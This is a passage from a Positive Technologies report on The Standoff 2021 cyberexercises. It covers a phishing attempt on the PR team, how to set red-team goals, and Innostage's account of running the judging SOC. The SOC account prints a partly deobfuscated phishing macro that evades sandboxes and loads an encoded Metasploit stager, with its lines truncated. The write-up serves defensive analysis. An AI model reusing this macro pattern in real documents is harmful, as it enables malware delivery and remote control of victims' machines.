In summer 2021, hackers attempted a phishing attack against the Positive Technologies PR team. In June, the company's PR specialists began to receive emails from an extremely persistent individual. In these emails, this person explained that, having visited the PHDays forum and really enjoyed it, they now wanted to blog about it. Attached to the message was a file containing a would-be post, which the stranger wanted to have checked for suitability for publication. Before our specialists could respond, the "blogger" started to bombard them with messages on Telegram asking them to open the tiny file. It was then that our PR team suspected a phishing attack. They forwarded the email to PT ESC SOC, which studied the attachment and found malware embedded in it that gave control over infected computers. Thus, the "blogger" failed in their task, whereas our PR team, albeit a little late, finally displayed vigilance.




# How to set red-team tasks

Three rounds of cyberexercises taught us how to work with red teams and set well-defined tasks for them. To make it clearer, let's look at one of our unacceptable events: theft of funds from the company's accounts. How can attackers prove that they really managed to actuate this risk and steal money? For example, during penetration tests, some red teams gain access to 1C:Accounting with some privileges and report: "Job done, we triggered an unacceptable event." Unfortunately, unclear goal-setting is a common mistake of many companies ordering a penetration test. Taking a closer look at how money is transferred in a company, we see that after a payment document is generated in 1C, it must be approved by the finance officer, then uploaded to a bank client and signed with an electronic signature stored on a protected token. Only then will the money be moved from the company's accounts. That is why, if attackers simply obtain access to 1C:Accounting with some rights for an hour and a half, there is no way this can be counted as the actuation of an unacceptable event.

For the open cyberexercises, not only did we identify four unacceptable events, but we also defined their actuation criteria and required that attackers comply with them. For example, in order to truly actuate the "Theft of funds" unacceptable event, attackers had to transfer up to five thousand rubles from one of our accounts to another specially created by the company for this purpose. Another unacceptable event, "Supply chain: injecting code into products," was considered actuated by placing a malicious file in the compiled code repository specified by us or modified a current file in it.

Thus, attackers had to not only demonstrate the technical skills for gaining access to the infrastructure, but also bypass the protective measures often imposed by companies. Otherwise, we obtained proof that these measures offer superb protection and prevent the actuation of unacceptable events.





# Conclusion

Most importantly, the open cyberexercises proved that working with Positive Technologies guarantees security. By our own example, we have shown companies and the entire information security industry that it is possible to build an effective security system that prevents unacceptable events. Today, it is impossible to defend against all conceivable cyberthreats. That said, results-oriented cybersecurity delivers rapid and high-quality incident response and investigation, pre-empting attempts to actuate events that are unacceptable to companies, industries, and even entire countries.






# → ✦ From The Standoff → ✦ participants to the judges:


how Innostage Group coped  
with the role of a global SOC

Anton Kalinin

Head of Analytics at the CyberART cyberthreat  
prevention center, Innosatage Group

Innostage Group  has been a strategic partner and co-organizer of the Positive Hack Days and The Standoff for a few years. At the 2021 cyberexercises, the company's specialists for the first time acted as organizers of a global SOC (before that, only experts from Positive Technologies organized such a SOC at the event). They monitored the cyberrange and controlled the actions of the defender and attacker teams.

# How it all began



We first joined The Standoff two years ago. Then, for the first time, Innostage experts took part in the cyberexercises as a blue team, that is, the defenders. Along with other participants, we had first-hand experience of what continuous “red traffic” was. We had our own tactics and strategy, we analyzed the actions of hackers and investigated attacks, and it was really exciting. We gained invaluable experience in detecting incidents, and by the time The Standoff came around again the following year, we were invited to become part of the judicial SOC.

Before that, we had never acted as judges at cyberexercises, and, as beginners, we had mentors, specialists of the Positive Technologies Expert Security Center (PT ESC). We divided the responsibilities and shared our duties, general functions, and offices of the cyberrange. Half of the work was done by our guys, the other half by colleagues from Positive Technologies.

That time we also were the mentors for the blue teams for the first time. We had enough experience to help other newcomers at the preparation stage and fully control the course of their actions during the exercises (for example, we gave hints when the team got stuck while investigating cyberattacks).

These exercises became a test for our team and a kind of preparation for full-fledged, independent judging at The Standoff that took place in November 2021.❷



❶



❷



# Debut at The Standoff

We knew what to expect, so first we strengthened our team and distributed responsibilities. In total, 25 people joined the global SOC: the first-line experts of our CyberART cyberthreat prevention center, analysts, administrators, architects, and specialists from related departments. We formed a large, all-seeing global SOC consisting of three teams.

## Team #1

### Consisted of first-line SOC specialists

Their task was to monitor everything that was happening on the site. They were engaged in identifying incidents and building attack chains.

## Team #2

### Analyzed the actions of the red teams

The task of the analysts was to check the reports of white hats and determine whether a system was successfully hacked, or something went wrong, or there was not enough data somewhere.

## Team #3

### Also analyzed attacker actions, but in a slightly different way

Their task was to check reports on incidents and investigations of computer attacks by defender teams: when a red team (that's what we call the attacker teams) carried out an attack, a blue team had to investigate it from the beginning to the end step-by-step and report the results of this investigation to us. Analysts assessed whether all the steps had been taken into account and whether they reflected the real chain of actions by the attackers.

Also in November, our guys were mentors of two blue teams—Your Shell Not Pass and G.A.R.M. The newcomers showed good results in monitoring information security threats and responding to them.

# What surprised us about the teams' actions ?



```
#If VBA7 Then
Private Declare PtrSafe Function deobCreateThread Lib "kernel32" Alias "CreateThread" (ByVal cgxj
Private Declare PtrSafe Function deobVirtualAlloc Lib "kernel32" Alias "VirtualAlloc" (ByVal gmyj
Private Declare PtrSafe Function deobRTLMoveMemory Lib "kernel32" Alias "RTLMoveMemory" (ByVal di
#Else
Private Declare Function deobCreateThread Lib "kernel32" Alias "CreateThread" (ByVal cgxjafsrzdc
Private Declare Function deobVirtualAlloc Lib "kernel32" Alias "VirtualAlloc" (ByVal gmyxzwopizp
Private Declare Function deobRTLMoveMemory Lib "kernel32" Alias "RTLMoveMemory" (ByVal diuxmirva
#End If
Set cjiydypoj = GetObject("b'winmgmts:\\\\.\\"b'root\cimv2'")
Set processes = cjiydypoj.ExecQuery("b'Select * from b' Win32_Process'")
Sub Auto_Open()
Dim giwtjxfwpocihiduwbd As Long, metasploit_stager_encoded As Variant, wcezcncemyzxe As Long
#If VBA7 Then
Dim metasploit_stager As LongPtr, qxgdprigtmavysx As LongPtr
#Else
Dim metasploit_stager As Long, qxgdprigtmavysx As Long
#End If
metasploit_stager_encoded = Array(252, 72, 131, 228, 240, 232, 204, 0, 0, 0, 65, 81, 65, 80, 82,
For Each objItem In processes
If objItem.Name = "sandbox-clicker.exe" Then
WScript.Quit 1
Exit For
End If
Next
metasploit_stager = deobVirtualAlloc(0, UBound(metasploit_stager_encoded), &H1000, &H40)
For wcezcncemyzxe = LBound(metasploit_stager_encoded) To UBound(metasploit_stager_encoded)
giwtjxfwpocihiduwbd = metasploit_stager_encoded(wcezcncemyzxe)
qxgdprigtmavysx = deobRTLMoveMemory(metasploit_stager + wcezcncemyzxe, giwtjxfwpocihiduwbd, 1)
Next wcezcncemyzxe
qxgdprigtmavysx = deobCreateThread(0, 0, metasploit_stager, 0, 0, 0)
End Sub
Sub AutoOpen()
Auto_Open
End Sub
Sub workbook_Open()
Auto_Open
End Sub
Private Function xyfaggolkueo(ByVal bksooawtxfbi As String) AS String
Dim hvocxxsmkagx As Long
For hvocxxsmkagx = 1 To Len(bksooawtxfbi) Step 2
xyfaggolkueo = xyfaggolkueo & Chr$(val("&H" & Mid$(bksooawtxfbi, hvocxxsmkagx, 2)))
Next hvocxxsmkagx
End Function
```

## ① Creative approach

The attacking teams that regularly participate in The Standoff were puzzled in the last battle: the organizers completely changed the cyberrange infrastructure. Since it was new, the attackers had to look for other ways to log in, and phishing was one of such ways. The teams had to send an email with malware to the mailbox of the virtual HR service.

The attackers took a very creative approach to solving the problem. Many sent emails with their real resumes and subject lines "Response to a vacancy" and "I want to work for you." Some participants quoted the Constitution of the USSR.


The malicious content of the emails was very diverse: the guys used different tools, files, and software. For example, one of the teams sent an email containing an office document with a macro inside. The screenshot below shows a slightly deobfuscated version of this macro. With the help of this program, the attackers tried to detect our sandbox looking for the name of the clicker process. When they could not find such a process, the Metasploit stager was executed.

2

## Good preparation

The red teams had prepared their infrastructure well in advance and used it to penetrate the system, attack, and steal data. They had a lot of their own IP addresses, domains, and websites in their arsenal, and some of them looked like phishing. The hackers actively used such keywords as phd2021.tk, ptsecurity2021, and thestandoff2021.

Our SOC put this infrastructure together. The figure below shows an example of a team's infrastructure. Blue indicates which nodes were compromised.






3

## Meme generator

The organizers of the cyberrange prepared a completely new infrastructure for the attackers, which was difficult for the red teams to navigate. We monitored Twitter accounts and Telegram channels of the participants and watched how they commented on the course of the battle. For example, one team could not get out of the DMZ network for a long time (this is a perimeter network in which public services are available). The photo below shows the whole range of emotions that the participants experienced.

#### 4 All against one

At previous battles at The Standoff, there were six offices, and at the last one there was one single cyberstate, where all the infrastructure elements were interconnected. Because of this, funny situations often arose. For example, three red teams rushed to compromise the same node at the same time, and the attackers formed a line, which they themselves had to regulate. The screenshot below shows notes in the notebook made by the participants.




Three red teams rushed to compromise the same node at the same time, and the attackers formed a line



We could easily see the IP address from which the red attack was coming

The guys from the red teams constantly used memes. For example, the illustration below describes how the teams behaved when they discovered the simplest task—to hack a website: they just ran to do it en masse.



## ⑤ The attackers forgot about their own security

The main goal of the attackers is to remain unnoticed, but for some reason they did not care about the security of their infrastructure. We could easily see the IP address from which the red attack was coming. For example, Cobalt Strike was available without any authentication. We also saw what stage the team was at, and if it hadn't been for the rule forbidding our interference in the course of the battle, it would have been possible to complicate the work of the attackers at any moment.

The teams probably did not realize that we could enter their infrastructure and get the information we needed, and this had to be taken into account. Therefore, here's our recommendation to the participants of upcoming battles: have a think about your own security.

# Why Innostage took up the global SOC



First, some of our guys had not previously participated in The Standoff and we wanted them to amp up their skills. In the first battle, there were no more than 10 people in our team. This time, we engaged two and a half times more, including newcomers who had not previously seen such intense hacker traffic. We wanted to show them what real hacker attacks look like, and this goal was achieved.




Second, it was important for us to introduce the team to the toolkit. Our SOC includes analysts who are constantly engaged in monitoring and people who do not deal with such tools. For example, SIEM guys had never worked with WAFs or NTA solutions. At The Standoff, they learned how to work with these products and how to use them to monitor attacks.



Third, we wanted to improve our organizational skills, especially in terms of training our team and interacting with Positive Technologies. The task was 80 percent complete.

I think every participant of the cyberbattle drew certain conclusions for themselves. Our team's engineers received excellent training. The developers were able to test their products in battles (for example, in the last battle, Innostage tested its own development—Innostage IRP, a cyberincident response platform). Defender teams received the same red traffic, and these were real live attackers, and not prewritten scripts.



**Should The Standoff cyberbattles be continued?**  
My answer is definitely yes.



# About our authors



Nikolay Anisenya

Head of Mobile Application Security



Dmitry Darensky

Head of Industrial Cybersecurity Practice



Olga Zinenko

Senior Information Security Analyst



Anton Kalinin

Head of Analytics at the CyberART cyberthreat prevention center, Innostage Group



Ekaterina Kilyusheva

Head of Research in the Information Security Analytics




Maxim Kostikov

Deputy Head of Application  
Security Analysis



Alexander Morozov

Head of Penetration Testing



Alexandra Murzina

Head of Machine Learning



Alexey Novikov

Director of Expert Security  
Center (PT ESC)







—■ Svetlana Ozeretskovskaya  
Head of Integrated Solutions Marketing



Alexander Popov  
Lead OS and Hardware Security Specialist



Arseny Reutov  
Head of Distributed Systems Security



~ Ekaterina Semykina  
Information Security Analyst




—■ Dmitry Serebryannikov  
Director of Security Analysis



~ Anton Tyurin  
Head of Expertise, MetaProducts  
Department



Darya Fartushnova  
Content Manager



~ Yana Yurakova  
Information Security Analyst



Positive Technologies is a leading global provider of information security solutions. Over 2,300 organizations worldwide use technologies and services developed by our company. For 20 years, our mission has been to counter hacker actions before unacceptable damage is done to a business or entire industries.

Positive Technologies is the first and only cybersecurity company in Russia to go public on the Moscow Exchange (MOEX: POSI).

Follow us on social media (Twitter,<sup>1</sup> Habr<sup>2</sup>) and in the News<sup>3</sup> section at [ptsecurity.com](http://ptsecurity.com).



#### Meet the team

Chief Editor: **Natalia Frolova**  
Translators: **Sofya Korobkova, Vasily Pantyushin**  
Literary Editor: **Lisa Rowe**

Art Director: **Anton Kuzin**  
Designers: **Yana Aksakova, Vladislav Zykov**